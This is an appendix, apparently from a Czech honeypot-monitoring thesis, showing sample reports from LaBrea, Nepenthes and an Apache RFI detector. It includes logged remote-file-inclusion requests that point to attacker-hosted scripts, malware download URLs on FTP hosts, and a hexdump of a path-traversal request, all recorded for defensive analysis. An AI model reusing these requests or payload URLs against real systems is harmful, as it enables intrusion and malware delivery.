| |-- jscalendar -> jscalendar-1.0
| |-- jscalendar-1.0
| |-- menu.html
| |-- nepe_graphs.php
| |-- nqt
| |-- ownnet.rangesint
| |-- stats_hihat.php
| |-- stats_host.php
| |-- stats_labrea.php
| |-- stats_nepe.php
| |-- stats_port_activity.php

```

C Ukázky generovaných reportů a webových rozhraní

C.1 labrea_report.pl

```
DEBUG: query whois for 216.191.75.193
DEBUG: query whois for 24.80.177.41
DEBUG: query whois for 131.193.39.207
DEBUG: query whois for 217.133.229.193
DEBUG: query whois for 222.133.128.205
DEBUG: query whois for 125.123.145.196
DEBUG: query whois for 24.80.194.248
DEBUG: query whois for 70.67.220.123
Total sessions: 9327
```

```
Total attackers in ownnet: 1
      147.231.xx.194 at 147.228.0.0/14: 36 times
```

Destination ports listing: 34 in total

```
445:      4566
139:      2094
3306:     654
1080:     383
5405:     266
3128:     252
8800:     252
1433:     252
623:      245
25:       228
111:      88
```

<zkraceno>

Attackers listing: 138 in total

```
213.215.208.132: 497 IT
70.70.124.224:   496 CA
213.80.23.75:   433 SE
66.151.10.1:    266 US
217.106.133.72: 252 RU
122.116.113.218: 228 TW
131.193.39.207: 221 US
81.195.104.242: 220 RU
70.70.18.221:   207 CA
70.71.74.29:    196 CA
64.16.34.34:    183 US
209.82.46.121:  179 CA
70.76.97.135:   177 CA
86.68.73.82:    177 FR
83.110.88.100:  175 AE
70.78.210.128:  174 CA
24.67.14.151:   171 CA
24.79.212.162:  168 CA
83.110.255.155: 167 AE
24.77.249.93:   166 CA
```

<zkraceno>


... and 17 more skipped

Countries listing: 23 in total

```
Canada ( CA): 4774
United states ( US): 737
Russian federation ( RU): 634
China ( CN): 627
Italy ( IT): 567
Sweden ( SE): 469
United arab emirates ( AE): 351
France ( FR): 256
( ): 241
Taiwan ( TW): 228
United kingdom ( GB): 165
Poland ( PL): 141
Switzerland ( CH): 94
Czech republic ( CZ): 36
Mauritius ( MU): 27
( EU): 4
Korea ( KR): 4
Belgium ( BE): 3
Australia ( AU): 2
```


ES, CNCN, JP, HKHK,

C.2 Webové rozhraní k datům LaBrey



Overall

Time frame: 2008-03-19 12:33:27 - 2009-05-09 20:15:31

Last bw at: 2009-05-09 20:15:31 - **1648b/s**

Last tarpit at: 2009-05-09 20:15:02 (**1m ago**) from [79.229.43.213](#) (p4FE52BD5.dip.t-dialin.net)

Legend: **Port rise** **Port fall** **Well-known port** **Registered port** Dynamic/private/local port

Ownnet attackers for 30 days

time	held	ips	ipd	psrc	pdst	count	hostname
2009-04-29 11:00:48	0	195.113.1.1	166	3145	21705	1	vvs-pv.cz
2009-04-27 00:16:29	5	146.102.2.2	48	5042	1433	252	vse.cz
2009-04-25 12:50:19	0	195.113.2.2	128	3027	15854	1	cuni.cz
2009-04-16 14:15:23	0	78.128.1.1	183	2530	25724	1	cuni.cz

Port trends

trend = count(dpst) - avg(last 72 hours)

pdst/name	count	count72	trendRatio
1433/ms-sql-s	31364	91224	0.344
3306/mysql	3368	3086	1.091
22/ssh	1862	618	3.013
23/teinet	1599	682	2.345
25/smtp	1559	683	2.283
445/microsoft-ds	1232	608	2.026
4899/radmin-port	1094	932	1.174
139/netbios-ssn	526	205	2.566
2967/	502	880	0.57
1080/socks	256	90	2.844
8089/	252	425	0.593
21/ftp	252	169	1.491
3050/gds_db	250	0	250
9090/	250	569	0.439

C.3 nepe_report2.pl

Total sessions: 14373

Total events: 60617

```

EV_SOCKET_TCP_RX: 23151
EV_SOCKET_TCP_CLOSE: 14068
EV_SOCKET_TCP_ACCEPT: 12346
EV_HEXDUMP: 4113
EV_DOWNLOAD: 1734
EV_DIALOGUE_ASSIGN_AND_DONE: 1732
EV_SHELLCODE_DONE: 1732
EV_SLAMMER: 869
EV_SOCKET_UDP_RX: 869
EV_SUBMISSION: 3

```

Total attackers in ownnet: 1

147.228.xx.161 at 147.228.0.0/14: 25064 times

Uniq submissions: 3

```

SUBMISSION: 5a0e0370ce40bd8aa2c25b2a2e8b347e ftp://1:1@58.77.97.100:55083/vPanele.com: 1
-rw-r--r-- 1 nepe1 nepe1 105472 Nov 16 2008 /opt/nepe/var/binaries/5a0e0370ce40bd8aa2c25b2a2e8b347e
http://www.cyber-ta.org/releases/malware-analysis/public/SOURCES/5a0e0370ce40bd8aa2c25b2a2e8b347e/
5a0e0370ce40bd8aa2c25b2a2e8b347e.virus-labels

```

```

SUBMISSION: 831f4ee0a7d2d1113c80033f8d6ac372 ftp://anonymous:bin@79.41.216.217:5554/13938_up.exe: 1
-rw-r--r-- 1 nepe1 nepe1 15872 Mar 4 2008 /opt/nepe/var/binaries/831f4ee0a7d2d1113c80033f8d6ac372
http://www.cyber-ta.org/releases/malware-analysis/public/SOURCES/831f4ee0a7d2d1113c80033f8d6ac372/


```

831f4ee0a7d2d1113c80033f8d6ac372.virus-labels
<http://nepenthes.mwcollect.org/analysis:norman:831f4ee0a7d2d1113c80033f8d6ac372>
<http://www.honey.net.unam.mx/en/malware.pl?hash=831f4ee0a7d2d1113c80033f8d6ac372>

SUBMISSION: e7801a316bb060178914ae9dbfd0078a ftp://1:1@89.136.110.154:63219/Tilesys.com: 1
-rw-r--r-- 1 nepe1 nepe1 214016 Nov 16 2008 /opt/nepe/var/binaries/e7801a316bb060178914ae9dbfd0078a
<http://www.cyber-ta.org/releases/malware-analysis/public/SOURCES/e7801a316bb060178914ae9dbfd0078a/>
e7801a316bb060178914ae9dbfd0078a.virus-labels

Uniq hexdumps: 33
HEXDUMP: 0f7b92f524b404314c0b6cc6c3e76215: 1
-rw-r--r-- 1 nepe1 nepe1 613 Mar 22 19:47 /opt/nepe/var/hexdumps/0f7b92f524b404314c0b6cc6c3e76215.bin
00000000 50 4f 53 54 20 2f 75 6e 61 75 74 68 65 6e 74 69 |POST /unauthenti|
00000010 63 61 74 65 64 2f 2f 2e 2e 25 30 31 2f 2e 2e 25 |cated//..%01/..%|
00000020 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e |01/..%01/..%01/..|
00000030 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 |..%01/..%01/..%01|
00000040 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 |/..%01/..%01/..%|
00000050 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e |01/..%01/..%01/..|
00000060 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 |..%01/..%01/..%01|
00000070 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 |/..%01/..%01/..%|
00000080 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e |01/..%01/..%01/..|
00000090 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 |..%01/..%01/..%01|
000000a0 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 |/..%01/..%01/..%|
000000b0 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e |01/..%01/..%01/..|
000000c0 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 |..%01/..%01/..%01|
000000d0 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 |/..%01/..%01/..%|
000000e0 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e |01/..%01/..%01/..|
000000f0 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 |..%01/..%01/..%01|
00000100 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 |/..%01/..%01/..%|
00000110 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e |01/..%01/..%01/..|
00000120 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 |..%01/..%01/..%01|
00000130 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 |/..%01/..%01/..%|
00000140 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e |01/..%01/..%01/..|
00000150 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 |..%01/..%01/..%01|
00000160 2f 2e 2e 25 30 31 2f 2e 2e 25 30 31 2f 2e 2e 25 |/..%01/..%01/..%|
<zkraceno>

C.4 Webové rozhraní k datům Nepenthesu



Overall

Time frame: 2008-03-20 14:29:14 - 2009-05-24 11:33:50
 Last attacker at: 2009-05-24 11:33:50 (35m ago) from 147.228.0.67 (zcu.cz)
 Legend: Port rise Port fall Well-known port Registered port Dynamic/private/local port

Ownnet attackers for 30 days

time	held	ips	ipd	psrc	pdst	count	tot_size	hostname
2009-05-20 02:07:33	4771	3.215	4824	445	208	9152		zcu.cz
2009-05-11 10:14:09	18800	0.67	1977	445	81574	6719456		zcu.cz
2009-05-04 13:04:30	665	133	58676	3140	37635	734070		zcu.cz
2009-05-04 12:19:45	77	190	1169	21	22	588	190	

Port trends

trend = count(dpst) - avg(last 72 hours)

pdst/name	count	count72	trendRatio
445/microsoft-ds	60145	77288	0.778
0/	8224	4940	1.665
1434/ms-sql-m	2624	3232	0.812
42/nameserver	2461	0	2461
21173/	1054	0	1054
4493/	963	0	963
18800/	902	0	902
40720/	902	0	902
13504/	901	0	901
13117/	900	0	900
12198/	891	0	891
21856/	887	0	887
39161/	885	0	885
22832/	883	0	883
13665/	877	0	877
3359/	875	0	875
28590/	875	0	875
27408/	870	0	870
39382/	866	0	866
39442/	865	0	865
139/netbios-ssn	0	3719	0

C.5 apache_rfi_report.pl

FOUND RFI SCRIPT IN CESNET:

```
http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPxdUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2
at 147.228.0.0/14: 15/Nov/2008:08:52:37+0100 66.249.71.201
http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPxdUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2 -1
GET/~russj/index_soubory/image001.jpg&imgrefurl=http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPx
dUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2
/var/log/apache2/access.log
```

```
FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:35+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log
```

```
FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:35+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/~mach/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log
```

```
FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:56+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log
```

```
FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:56+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/~mach/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log
```

```
FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:37:17+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log
```

```
FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:37:17+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/~mach/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log
```

```
Total: 15 attackers
  6 in CESNET
    208.83.106.201: 6
    195.113.173.139: 6
    195.12.53.176: 4
    213.132.197.33: 3
    87.202.219.72: 3
    72.30.142.161: 2
    189.12.248.74: 2
    69.20.5.147: 1
    72.55.164.104: 1
    66.249.71.201: 1
    85.214.17.211: 1
    202.214.193.212: 1
    189.6.253.19: 1
    201.74.113.145: 1
    202.143.139.18: 1
```

```
Total: 17 included URLs
  1 in CESNET
6: http://www.samilglass.com/images/v6id.txt???
6: http://ggdo.com/zboard/xxx/data/test.txt??
3: http://rubi2.t35.com/idi.txt??
3: http://ilegals.iframe.com/url/dalnet???
2: http://www.videoscazeiros.xpg.com.br/tester.txt?
2: http://www.manifestotrl.org/perkosa.txt??
2: http://www.geocities.com/rinaputria/idku.txt??
1: http://www.valletierra.com/demo/l333tbiltX.txt????
1: http://www.wutangcorp.de/id.txt?
1: http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPxdUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2
1: http://www.suratthsc.com/libraries/gms.txt?
1: http://bengoerz.net/echo?
1: http://fredfred.net/skriker/images/cnainee/bath/3004/PICT3170%20-%203172.jpg
1: http://www.adequatedesign.co.uk/c?
1: http://fredfred.net/skriker/images/cnainee/bath/0504/PICT2734.jpg
1: http://bengoerz.net/tst.txt??
1: http://www.mundotibia.com/images/c.txt?
```